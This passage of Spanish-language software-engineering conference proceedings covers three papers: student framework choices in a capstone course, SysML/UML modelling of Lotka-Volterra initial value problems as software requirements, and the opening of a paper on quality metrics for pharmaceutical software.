- La cantidad total de proyectos de fin de carrera en curso dentro de la cátedra es de 22.
- De todos los proyectos de la cátedra, un 72% ha elegido un marco de trabajo diferente al que se impuso en años anteriores como obligatorio




Figura 4. Distribución de marcos de trabajo elegidos

- Si bien el marco de trabajo más utilizado durante este periodo es Scrum, siendo elegido por el 59% de los alumnos, ha sido revelador el hecho de que alrededor de un 41% no haya utilizado metodologías ágiles entendiendo la evolución de ésta en la industria de desarrollo de sistemas informáticos.
- Aún se observa que un 14% de equipos sigue eligiendo un marco de trabajo tradicional o predictivo para la gestión de su proyecto.

Discusión

La naturaleza de los proyectos seleccionados en la cátedra hace compleja la utilización de metodologías ágiles debido a que el alcance viene definido y acordado desde los primeros encuentros con el grupo docente y no suele cambiar. No obstante, los alumnos en su mayoría ven como un punto importante la posibilidad de comenzar el desarrollo en forma temprana.

A efectos de poder medir la efectividad en la aplicación del marco de trabajo elegido, se podrá realizar dicha medición en la instancia de evaluación del proceso y producto final realizado por el equipo como cierre de la asignatura.

Habitualmente, al finalizar el ciclo lectivo se realiza una encuesta en la cual alumnos dan *feedback* del trabajo realizado durante el año. Resulta de gran importancia, incluir preguntas que permitan medir el grado de satisfacción de los equipos respecto a la elección realizada y si ese marco de trabajo pudo ser sostenido a lo largo del año sin mayores dificultades en la encuesta a alumnos del año corriente. De esta manera se podrán identificar puntos de mejora sobre los cuales trabajar en las próximas cursadas con el objetivo de la mejora continua en la calidad de enseñanza.

La versión del PMBOK® tomada de referencia para la cátedra ha sido la quinta edición. La sexta edición del mismo lanzado al mercado en 2017 incluye información sobre prácticas ágiles junto con los enfoques tradicionales asociándose con la Agile Alliance® para crear la nueva Guía de prácticas ágiles complementándose entre sí ambas [9].

Teniendo en cuenta los resultados, es de suma importancia, poder desarrollar dentro de la cátedra un nuevo *template* a elegir por los alumnos en futuros ciclos lectivos que cuenten con este enfoque dual.

Conclusión

En las últimas encuestas realizadas al finalizar el ciclo lectivo en la cátedra Proyecto Fin de Carrera, los alumnos manifestaban sus intereses de utilizar marcos de trabajo diferentes a RUP, oferta que la cátedra tenía hasta el año 2018.

En base a esta necesidad y también al avance en el desarrollo de nuevas buenas prácticas de mercado, todos los docentes de la cátedra trabajaron en ellas en distintos sentidos. Primero, se decidió darle la oportunidad a los alumnos que elijan el marco de trabajo a utilizar durante el proyecto dentro de un menú de opciones. En segundo lugar, se desarrollaron lineamientos y documentación base que los alumnos debían completar para que la misma sea uniforme entre los equipos. En tercer lugar, el equipo docente se capacitó en aquellas metodologías que no manejaba hasta el momento a efectos de poder dar respuesta al desafío planteado.

A juzgar por los resultados obtenidos, se manifiesta una preferencia de los alumnos hacia la elección de marcos de trabajo adaptativos estableciéndose esta acción como la primera decisión relevante que marca la forma en que la gestión y construcción del proyecto se llevarán a cabo durante el resto del año.

Los resultados indican, que los alumnos han elegido marcos de trabajo distintos al propuesto por la cátedra inicialmente produciendo una alta motivación en los alumnos al poder no sólo seleccionar la idea sino también poder definir cómo llevarlo adelante.

Esto nos motiva a seguir innovando en la materia e incluir nuevas prácticas centradas en el alumno que le permitan progresar en su desarrollo, no conformarse y buscar la calidad académica permanentemente.

Referencias

[1] PMI, “A guide to project management body of knowledge PMBOK GUIDE”, Fifth edition, 2008.

[2] Deloitte, Las 5 ceremonias Scrum: claves para la gestion de procesos, https://www2.deloitte.com/es/es/pages/technology/articles/ceremonias-scrum.html última vez consultada: Setiembre de 2019

[3] Deloitte, Scrum: roles y responsabilidades, https://www2.deloitte.com/es/es/pages/technology/articles/roles-y-responsabilidades-scrum.html última vez consultada: Setiembre de 2019

[4] Manifiesto Ágil, http://agilemanifesto.org/ última vez consultada: Setiembre de 2019

[5] http://media.kleer.la/posters/scrum.pdf última vez consultada: Setiembre de 2019

[6] Philippe Kruchten, The Rational Unified Process An Introduction, Addison Wesley, 2001.

[7] OSTERWALDER, A., PIGNEUR, Y., SMITH, A. & BERNARDA, G. 2015. Diseñando la propuesta de valor: Cómo crear los productos y servicios que tus clientes están esperando. España: Ediciones Deusto, Barcelona.

[8] Rational, Rational Unified Process-Best practices for Software Development Teams, https://www.ibm.com/developerworks/rational/library/content/03July/1000/1251/1251_bestpractices_TP026B.pdf última vez consultada: Setiembre de 2019

[9] PMI, https://www.pmi.org/pmbok-guide-standards/foundational/pmbok última vez consultada: Setiembre de 2019

Una propuesta de documentación para el desarrollo de software de simulación continua

Castro, M.S. [1] ; Redelico, F.[3]; Garbarini, R. [1,2]; Osuna, G. [2]; Pollo-Cattaneo, Ma. F. [1]

[1] *Grupo de Estudio en Metodologías de Ingeniería de Software (GEMIS) y Programa de Maestría Ing. en Sist. de Inf. Facultad Regional Buenos Aires. Universidad Tecnológica Nacional. (FRBA UTN). Argentina.*

[2]*Laboratorio de Sist de Inf. Depto de Ing en Sist de Inf.* (FRBA UTN). *Argentina*

[3]*Instituto de Medicina Traslacional e Ing Biomédica, UE de triple dependencia CONICET - Instituto Universitario Hospital Italiano (IUHI) - Hospital Italiano (HIBA),*

{maximiliano.s.castro, francisco.redelico, ramiro.garbarini, flo.pollo}@gmail.com

Resumen

Todo proyecto de desarrollo de software implica la necesidad de trabajar con requisitos. En este contexto, la Ingeniería de Requisitos es un proceso que media entre las partes interesadas y el proveedor de software, proponiendo actividades que resulten en una interpretación adecuada de los requisitos y el conocimiento del dominio. Dicho conocimiento se compone de reglas de dominio, cuya documentación correcta es crítica, dado que una falla en este proceso podría conducir a múltiples rediseños, con el consiguiente aumento en los tiempos y costos de fabricación. A medida que las reglas del dominio se vuelven más abstractas y se alejan del lenguaje natural, se necesitan herramientas para definirlas de una manera específica, precisa y sin ambigüedades El Lenguaje de Modelado Unificado (UML), es un lenguaje visual para la especificación, construcción y documentación de artefactos de software, mientras que el lenguaje de modelado del sistema (SysML) es un subconjunto extendido del UML que ha demostrado ser una herramienta flexible para modelar sistemas en general. El presente trabajo propone una forma de especificar los requisitos de simulación expresados por ecuaciones diferenciales, modelando conocimiento del dominio con SysML y UML y manteniendo la trazabilidad entre los modelos.

Introducción

En la Ingeniería de Software, los requisitos a menudo se encuentran relacionados con cuestiones de estructuras de datos y sus relaciones, así como con los mecanismos para obtener, procesar, registrar y mostrar los resultados de los datos. Sin embargo, en ciertos dominios de software, particularmente en problemas de ingeniería, el conocimiento del dominio se da en un entorno matemático, generalmente en forma de sistemas de ecuaciones diferenciales. Si estas ecuaciones representan un sistema dinámico, como una reacción química, un circuito eléctrico o, la evolución dinámica de varias poblaciones, junto con las ecuaciones diferenciales, se especifica el valor inicial de las trayectorias involucradas, dando lugar al llamado Problema del Valor Inicial.

Por otro lado, en general, los modelos que se proponen para el desarrollo de software incluyen representar el dominio utilizando el Lenguaje Unificado de Modelado (UML) [14, 12]. Con estas herramientas es posible representar diferentes aspectos relacionados con la información que procesará el sistema. Sin embargo, si los requisitos matemáticos se presentan como parte de los requerimientos que debe cumplir el sistema de información, los diagramas propuestos por UML no son efectivos, ya que sólo permiten modelar las notas asociadas a diagramas que contienen las variables relacionadas por las ecuaciones. Esto es particularmente ineficiente cuando los sistemas de ecuaciones son muy grandes o, se encuentran muy interrelacionados. El principal inconveniente de UML, en el modelado de dicho sistema de información, se debe a la dificultad para que las partes interesadas validen el modelo.

Se ha demostrado que el Lenguaje de Modelado de Sistemas (SysML) [8] puede utilizarse para el diseño de un sistema de software. De esta manera, las entidades matemáticas que representen conocimiento del dominio pueden modelarse respetando las características de calidad de los requisitos (no ambiguos, correctos, completos, entre otros).

En el dominio de la Ingeniería se ha detectado abundante literatura que aborda la cuestión del desarrollo de métodos numéricos para resolver diferentes tipos de Problemas de Valor Inicial [3] y su implementación computacional en programas propietarios como MatLab [11], en simulación software como Modelica [9] o, en lenguajes de uso general como Python [15], así como el uso de métodos ya conocidos en problemas novedosos

modelados como Problemas de Valor Inicial, p. ej. [17, 7]. Sin embargo, no se ha detectado en la literatura científica el enfoque del Problema del Valor Inicial como un requisito de software.

En este contexto, el objetivo del presente trabajo es proponer una forma de modelar el Problema del Valor Inicial, como conocimiento de dominio, para la especificación de requisitos de software utilizando una combinación de SysML y UML. Para lograr este propósito, el artículo se estructura de la siguiente manera: la Sección 1 presenta el Problema del Valor Inicial que se propone como un requisito para un posible software de simulación. La Sección 2, presenta brevemente los fundamentos del modelado en UML y SysML, para que el paper sea autocontenido, La Sección 3, presenta la propuesta para modelar las ecuaciones presentadas en la Sección 1 como conocimiento de dominio para el requisito de software. La Sección 4, aplica la metodología al problema en la Sección 1 y, finalmente, la Sección 5 se dedica a presentar las conclusiones y futuras líneas de trabajo.

El conocimiento del dominio: una reacción química

En esta sección se presenta el conocimiento del dominio del requisito que debe cumplir el producto software. El software debe simular la evolución dinámica de los elementos involucrados en una reacción química clásica. Primero se lo explica cualitativamente y, luego se lo formaliza matemáticamente.

Se supone la necesidad de simular un mecanismo de reacción química que implique la conversión de un reactivo R en un producto P. El reactivo fluye hacia la cámara de reacción a una velocidad constante y, el producto se elimina a una velocidad constante, es decir, la reacción se produce a una velocidad constante (pero no en equilibrio químico). Tal reacción química implica tres pasos:

$$R + X \rightarrow 2X \qquad \text{(Ecuación N°1)}$$

$$X + Y \rightarrow 2Y$$

$$Y \rightarrow P \qquad \text{(Ecuación N°2)}$$

Los primeros dos pasos, es decir, las ecuaciones 1 y 2, implican autocatálisis: el primer paso es catalizado por el reactivo X y el segundo por el reactivo Y. Un modelo matemático para una reacción química, como la que se propone, es el famoso modelo Lotka-Volterra [10, 16], que es un conjunto de ecuaciones diferenciales con un valor inicial.

Una ecuación diferencial, posiblemente no lineal, dotada de un valor inicial es

$$y'(t) = f(t, y(t)) \qquad \text{(Ecuación N°3)}$$

$$y(t0) = y0$$

con f: Ω □ R × Rn → Rn, donde Ω es un conjunto abierto de R × Rn junto con un punto en el dominio de f, y (t,0) □ Ω se denomina condición inicial. Todo esto constituye lo que se denomina un Problema de Valor Inicial y es lo que se desea documentar por medio de los diagramas UML y SysML.

El sistema de Lotka - Volterra [10, 16] se utiliza a menudo para modelar la reacción química (ver Ecuación N°1), está compuesto por un par de ecuaciones diferenciales no lineales de primer orden, frecuentemente utilizadas para describir la dinámica de los sistemas biológicos en los que dos especies interactúan, una como depredador y el otro como presa.

$$dx/dt = \alpha x - \beta xy \qquad \text{(Ecuación N°4)}$$

$$dy/dt = \delta xy - \gamma y$$

donde x es la población reactiva, y es la población del producto, dx/dt y dy/dt son las tasas de crecimiento instantáneo de la población reactiva y del producto en el tiempo, t, α, β, δ y γ son parámetros reales positivos que describen la interacción de las dos especies. La ecuación 4, dotada de una condición inicial conduce a un Problema de Valor Inicial (PVI), como la ecuación 3

Los modelos de Lotka Volterra puede ser útiles para modelar la dinámica no solo en sistemas químicos o biológicos, sino también en áreas tan diferentes como la genética [13], o las finanzas [6], por lo que es importante estudiar cómo se pueden documentar.

Breve reseña de UML y SysML

Esta sección revisa brevemente los soportes UML y SysML para hacer que el presente trabajo sea autocontenido.

El Lenguaje de Modelado Unificado (UML), es un lenguaje gráfico para visualizar, especificar, construir y documentar los artefactos de un sistema software. Un artefacto es una representación visual de una parte de un software que no es solo código fuente. Uno de estos artefactos son los Diagramas de Clases, que describen la estructura de un software en términos de sus componentes. Como estos diagramas describen la estructura del sistema, se dice que un Diagrama de Clases describe el software de forma estática. En el marco de la arquitectura orientada a objetos, cada clase, dentro de un Diagrama de Clase, contiene atributos y operaciones y se encuentran interconectados entre sí por relaciones.

Los Diagramas de Definición de Bloque (BDD) de SysML se utilizan para crear modelos a nivel del sistema. Con los BDD se puede representar la estructura de un sistema en términos de componentes, sus propiedades, comportamiento y las relaciones entre ellos. SysML permite que los bloques tengan múltiples compartimentos,

cada uno identificado con su propio nombre, los más importantes para este trabajo son: compartimento de valores (que contienen las propiedades de restricciones de un bloque), compartimiento de restricciones (que contiene las ecuaciones) y, el compartimiento de valores iniciales que posee las condiciones iniciales [1].

Las restricciones son expresiones o ecuaciones que relacionan propiedades de bloque. Se pueden expresar utilizando notación basada en texto usando la sintaxis {restricción}, notación basada en notas o con una declaración de restricción. En el último caso, la propiedad de restricción es una propiedad del bloque dentro del compartimento de restricción que se tipifica en un bloque de restricción. El bloque de restricción describe, de forma paramétrica, las relaciones entre las propiedades del bloque utilizando compartimientos de parámetros y restricciones. Otro tipo de compartimento de bloque definido por SysML es el compartimento de valores iniciales. Este compartimento, con la etiqueta InitialValues, se puede utilizar para especificar valores iniciales predeterminados para las propiedades de bloque. Aunque SysML define los compartimentos mencionados anteriormente, permite al usuario definir los suyos. A pesar de esto, se considera de mayor utilidad utilizar los bloques SysML estándar [15].

UML / SysML para modelar un problema de valor inicial

El problema que se va a resolver dentro de esta sección se encuentra representado en la Figura 1, donde se observa a la izquierda el requisito de simular un problema de valor inicial (es decir, la Ecuación 3). El objetivo es satisfacer este requisito modelando el conocimiento del dominio en SysML, que validará el modelo con expertos en el dominio. Al mismo tiempo, se busca refinar el modelo de dominio con un modelo UML que complete la especificación del requisito y permita avanzar con las siguientes etapas en el desarrollo del software.




Figura 1: Enfoque de investigación del presente trabajo. Partiendo de un requisito para desarrollar un software que permita la simulación de un problema de valor inicial, se pretende encontrar modelos a través de los cuales se pueda facilitar la documentación del conocimiento del dominio, asegurando la integridad y corrección en la especificación del requisito.

Existirían dos enfoques diferentes para modelar el conocimiento del dominio. En la Figura 1 se muestra un Problema de Valor Inicial genérico modelado utilizando un solo bloque SysML, esta estrategia de modelado se puede denominar como Estrategia de Bloque Único (SBS), este bloque se encuentra compuesto de compartimentos de restricciones, valores y valores iniciales, que representan la ecuación diferencial, las variables de estado y los valores iniciales, respectivamente.

Utilizando un SBS, este mismo modelo puede expandirse usando el compartimento de referencias si alguna de las variables se encuentra relacionada con otro modelo definido en otro bloque. Sin embargo, a medida que crece la dimensión de las ecuaciones diferenciales, la lectura de los modelos se vuelve más compleja.

A pesar de su simplicidad, este esquema de modelado no es apropiado cuando existen diferentes ecuaciones diferenciales acopladas y, por lo tanto, se propone una estrategia de modelado que se denomina Estrategia de Definición de Bloque (BDS), que consta de dos pasos:

1.- En este primer paso, el Problema del Valor Inicial se modela con un Diagrama de Definición de Bloque SysML. En este diagrama, el PVI se modela como un bloque que contiene el modelo matemático como propiedad de tipo restricción, en el compartimento de restricciones. Esta propiedad debe modelarse por separado, en un bloque restricción (Constraint Block). Este bloque restricción deberá contener un compartimiento restricciones, uno por cada ecuación, y un compartimiento parámetros que contenga todas las variables que aparezcan en el compartimiento valores del bloque. A su vez, cada ecuación se modela como una restricción que pertenece a un modelo matemático modelado con otro bloque de restricción (la propiedad de restricción del PVI), a través de una relación de agregación.

Para modelar las formulas matematicas que componen el problema de valor inicial, se utiliza un bloque de restricción compuesto, es decir, un bloque de restricción compuesto de otros bloques de restricción. Cada ecuación, sus constantes, variables y valores iniciales, se modelan en un bloque de restricción separado que compone el bloque de restricción general, que es el modelo matemático completo que se pretende simular en el software.

2.- Como segundo paso, las relaciones entre todas las ecuaciones de todos los bloques de restricción, definidos en el paso anterior, se representan mediante un diagrama SysML paramétrico. Esto es especialmente útil en caso que existan variables y / o constantes que se refieran a otro bloque de restricción (es decir, las ecuaciones diferenciales están acopladas), se debe hacer referencia a ellas utilizando el compartimento de referencias, indicando qué variable y / o referencia de restricción, a qué bloque de restricción, utilizando la sintaxis <variable>: <bloque de restricción> [multiplicidad]. El diagrama paramétrico, además de una forma de visualizar las relaciones entre constantes y variables de las diferentes ecuaciones, es útil para documentar las entradas y salidas del modelo matemático. Las variables que son conectadas en el borde

del diagrama paramétrico pueden ser variables de entrada y salida, de esta manera se puede especificar qué funciones del modelo matemático son los medios de comunicación del sistema con el entorno. De esta forma, se obtiene claridad en el modelado, se facilita la trazabilidad de la dependencia entre ecuaciones y, se pueden reutilizar tanto el modelo matemático como cada ecuación.

Existen dos ventajas que se destacan al utilizar esta estrategia de modelado. Por un lado, existen las ventajas naturales de usar diagramas de bloques de restricción SysML, en el sentido que el bloque de restricción encapsula una ecuación, sus variables y constantes, esto resulta en que el bloque de restricción se reutilice en otro bloque, como en otro compuesto bloque de restricción. Por otro lado, el acoplamiento entre las ecuaciones se visualiza más claramente (esto es visualizar de manera explícita la dependencia entre ecuaciones, logrando una mayor trazabilidad entre los modelos).

Después de haber modelado el conocimiento del dominio utilizando cualquiera de las dos estrategias (SBS o BDS), puede ser útil modelar las clases de dominio. Aunque las clases de dominio no suelen formar parte de las especificaciones de requisitos, puede ser útil crear algunas clases de dominio y conectar cada una con el bloque SysML correspondiente, a través de las relaciones <<refine>>. La cantidad de clases del dominio que deben modelarse es un problema subjetivo, serán aquellas que el responsable de realizar los modelos crea más conveniente. Puede crear una clase de dominio para cada bloque de restricción, una clase para cada ecuación de cada bloque de restricción, o de otra manera. Estas clases de dominio, o clases conceptuales, pueden ser un buen complemento para los diagramas SysML, donde las variables y constantes en los modelos SysML se documentan y rastrean atributos y métodos en modelos UML.

Luego de documentar el conocimiento del dominio con SysML y las clases del dominio con UML, se necesita una estrategia de trazabilidad entre los dos modelo. Se propone crear un caso de uso Simular el Modelo M, conectado al requisito a través de una relación estereotipada << refinar >>. También se propone conectar el requisito y el bloque por medio de una relación estereotipada << satisfacer >>, entendiendo por esta relación, la especificación que el modelo matemático satisface.

De esta manera, todos los modelos propuestos se conectan a través de algún tipo de relación, proporcionando trazabilidad, dejando la información relacionada con el requisito documentado.

Aplicación de la metodología BDS

Dentro de esta Sección, se aplica la estrategia BDS al requisito expuesto en la Sección 2.

En la Figura 2 se desarrolla un Diagrama de definición de bloque (BDD) SysML, en el que se ha cumplido la primera etapa de la estrategia BDS. Este BDD contiene una restricción de bloque que expresa el modelo LotkaVolterra. Esta propiedad se modela en el bloque de restricción de la derecha, que se observa como un bloque de restricción relacionado con otras dos restricciones (ecuaciones) simples, dx / dt y dy / dt, a través de una relación de composición. En el compartimento de restricción del bloque de restricción compuesto, (ver Fig 3.), a cada una de las restricciones que la componen se le asigna un nombre, en este caso se denominan dx/dt y dy/dt. Cada uno de los bloques de restricción individuales contiene en su compartimento de restricción, la ecuación diferencial correspondiente y, en el compartimento de parámetros, las variables y constantes que forman parte de la ecuación diferencial. Las variables y constantes que aparecen en el compartimento de parámetros son un subconjunto de las variables y constantes que aparecen en el compartimento de valores del bloque que contiene el modelo. Es decir, no puede haber un símbolo que en el compartimento de valores del bloque sea del tipo Real y, el mismo símbolo en el compartimento de restricciones del bloque de restricción sea de otro tipo.




Figura 2: Lotka-Volterra (ecuación 3) modelada con estrategia de definición de bloque: un bloque y un bloque de restricción compuesto




Figura 3: Diagrama SysMl paramétrico del bloque de restricción LotkaVolterraEquations de la Figura 2.

La segunda etapa de la estrategia BDS se cumple en la Fig. 3. Es un diagrama SysML paramétrico en el que se muestran las dos ecuaciones de restricción 1 y la ecuación 2 que forman el bloque de restricción LotkaVolterraEquations. Cada una de las dos restricciones presenta la ecuación diferencial correspondiente y también muestra cómo se relacionan sus parámetros con los parámetros del bloque de restricciones que conforman. Por otro lado, se observa la utilidad del diagrama paramétrico en el sentido que se puede observar explícitamente cómo se relacionan los parámetros de una ecuación con los de otra, es decir, la variable y de la dx/dt es la variable y de la dy/dt, de forma analoga con la variable x.




Figura 4: Trazabilidad entre la especificación SysML del conocimiento de dominio del modelo LotkaVolterra y la clase de dominio UML

Finalmente, en la Fig. 4 se observa la trazabilidad del modelo, se muestra el bloque que representa el modelo a simular, el caso de uso derivado del requisito a través de la relación de refinamiento y, la clase del dominio del Modelo de LotkaVoterra con las variables t, x e y, métodos para establecer estas variables, y los métodos x() e y() que se espera que devuelvan las señales integradas de dx/dt y dy/dt en la implementación de la simulación.

Concluidos estos pasos se cumple con la especificación de requisitos de la ecuación 4.

Conclusiones

En el presente trabajo, se ha propuesto una nueva manera de documentar el conocimiento del dominio del requisito de simulación continua. Varios intentos de desarrollar una metodología similar se encuentran dentro de la literatura. Todos ellos dependen del software, como en [4], donde se utiliza el software de simulación Modelica [9] para modelar el requisito. La propuesta de trabajo del presente artículo no se basa en software específico o paradigma de programación.

Los modelos desarrollados utilizando SBS y BDS se encuentran completos ya que:

1) no se deben determinar elementos, es decir, realizan la simulación de la ecuación 4 (no tiene elementos que determinar, es un requisito que no deja dudas sobre qué simular, la simulación tiene que ver con el PVI, y viene dado por las ecuaciones 4).

2) no hay referencias inexistentes, es decir, no hay variables, parámetros o expresiones matemáticas que se presentan en el diagrama de bloques con restricción compuesta, y en el diagrama paramétrico, que no están en la ecuación 4 (el modelo matemático viene dado por la ecuación. 4, y esta información se especifica completamente en los diagramas SysML de las Fig. 3 y 4).

3) no faltan funciones ni faltan productos, es decir, no hay características o productos que deberían ser parte del software pero que no están presentes en esta especificación.

A medida que se completa el modelo, se considera que se especifica el conocimiento del dominio relacionado con el requisito, y esta información debería ser suficiente para poder avanzar en las etapas posteriores del ciclo de vida del desarrollo de software.

Con respecto a la validación, resulta más sencillo validar los requisitos de un sistema de información transaccional una vez que están escritos con algunos requisitos estándar. Sin embargo, cuando los requisitos se encuentran lejos de la experiencia común, es más difícil. La propuesta del presente trabajo allana el camino para la validación de requisitos a través de la documentación presentada y habilita el desarrollo de un modelo modular y

flexible para la resolución de problemas de las características especificadas.

Como futuras líneas de trabajo de preve utilizar la propuesta de trabajo para la producción de modelos y componentes reutilizables en el desarrollo de software de simulación en ámbitos fisiológicos, donde diversos campos de conocimiento de dominio (diferentes especialidades médicas) deben combinarse en un solo producto software.

Referencias

1. Baduel, R., Chami, M., Bruel, J.M., Ober, I.: Sysml models verification and validation in an industrial context: Challenges and experimentation. In: European Conference on Modelling Foundations and Applications. pp. 132–146. Springer (2018)
2. Boehm, B.W.: Verifying and validating software requirements and design specifications. IEEE software 1(1), 75 (1984)
3. Butcher, J.C., Goodwin, N.: Numerical methods for ordinary differential equations, vol. 2. Wiley Online Library (2008)
4. de Canete, J.F.: Object-oriented programming for modeling and simulation of systems in physiology. International Journal of Medical, Health, Biomedical, Bioengineering and Pharmaceutical Engineering 9(4), 343–346 (2015)
5. Chami, M., Seemuller, H., Voos, H.: A sysml-based integration framework for the engineering of mechatronic systems. In: Proceedings of 2010 IEEE/ASME International Conference on Mechatronic and Embedded Systems and Applications. pp. 245–250. IEEE (2010)
6. Deju´an, O., Deju´an-Bitri´a, D.: A predator–prey model to explain cycles in credit- ´ led economies. Review of Keynesian Economics 6(2), 159–179 (2018)
7. Ditzen, J.: Cross-country convergence in a general lotka–volterra model. Spatial Economic Analysis 13(2), 191–211 (2018)
8. Friedenthal, S., Moore, A., Steiner, R.: Omg systems modeling language (omg sysml) tutorial. In: INCOSE Intl. Symp. vol. 9, pp. 65–67 (2006)
9. Fritzson, P., Bunus, P.: Modelica-a general object-oriented language for continuous and discrete-event system modeling and simulation. In: Proceedings 35th Annual Simulation Symposium. SS 2002. pp. 365–380. IEEE (2002)
10. Lotka, A.J.: Contribution to the theory of periodic reactions. The Journal of Physical Chemistry 14(3), 271–274 (1910)
11. MATLAB: version 7.10.0 (R2010a). The MathWorks Inc., Natick, Massachusetts (2010)
12. Object Management Group (OMG): Meta-Object Facility (MOF) Specification, Version 2.0. OMG Document Number formal/2006-01-01 (http://www.omg.org/spec/MOF/2.0) (2006)
13. Raina, M., Pandotra, P., Salgotra, R., Ali, S., Mir, Z.A., Bhat, J.A., Ali, A., Tyagi, A., Upadhahy, D.: Genetic engineering and environmental risk. In: Modern Age Environmental Problems and their Remediation, pp. 69–82. Springer (2018)
14. Rumbaugh, J., Jacobson, I., Booch, G.: Unified Modeling Language Reference Manual, The (2nd Edition). Pearson Higher Education (2004)
15. Team, P.C.: Python: A dynamic, open source programming language. Python Software Foundation 78 (2015)
16. Volterra, V.: Variations and fluctuations of the number of individuals in animal species living together. Animal ecology pp. 409–448 (1926)
17. Zhang, G., Allaire, D., McAdams, D.A., Shankar, V.: System evolution prediction and manipulation using a lotka–volterra ecosystem model. Design Studies 60, 103– 138 (2019)

.

Definición de Métricas de Calidad para Productos de Software pertenecientes al Dominio del Mercado Farmacéutico

Alejandra Velia Lopez[(1)], Germán Montejano[(2)(3)], Alberto Sanchez[(2)]

1) Facultad de Tecnología y Ciencias Aplicadas, Universidad Nacional de Catamarca, Maximio Victoria 35, (4700), Catamarca, Argentina. Tel: +54(3834)717251
e-mail: velialpez@gmail.com
2) Universidad Nacional de San Luis, Ejercito de los Andes 950, (5700) – San Luis - Argentina. Tel: +54(266)4520300 int. 2128
gmonte@unsl.edu.ar, alfanego@unsl.edu.ar
3) Universidad Nacional de La Pampa, Av. Uruguay 151, (6300) – Santa Rosa – La Pampa - Argentina. Tel: +54(2954)245220 int. 7125

Resumen

El presente trabajo parte de los fundamentos de que cada dominio tiene particularidades propias que se diferencian, y plantea la actual problemática de las PyMEs de desarrollo de software de nuestro país, más específicamente en empresas que se dedican a comerciar software para el mercado farmacéutico, con desventajas comerciales para competir con el mercado exterior, que capta clientes en nuestra región con certificaciones de procesos y/o de documentación sin disponer de productos adecuados a las reales necesidades de los clientes, generando altas cifras de inversión y retrasos de implementación. En base al estudio de la problemática y características del dominio, se definieron métricas a través de un modelo de proceso guiado por objetivos comunes para este dominio. Para que sean utilizadas en la medición y evaluación de la calidad y aporten valor y mejoramiento a los productos de software de nuestra región.

Introducción

En la industria del software la calidad es un factor determinante para la competitividad del sector, donde la gran variedad de software existente en el universo globalizado, se diferencian y resaltan con productos de calidad reconocidos por el mercado. Por lo que las organizaciones deben prestarle atención a las actividades de **aseguramiento de la calidad** para permanecer vigentes y competitivos en el medio.

El estándar ISO/IEC/IEEE 24765:2010 [1] define al Aseguramiento de la Calidad del Software como el modelo sistemático y planificado de todas las acciones necesarias para proporcionar la adecuada confianza de que un artículo o producto se ajusta a los requisitos técnicos establecidos.

Opiniones como la de David Garvin refieren a la calidad como un concepto complejo y de facetas múltiples que puede describirse desde cinco diferentes puntos de vista:

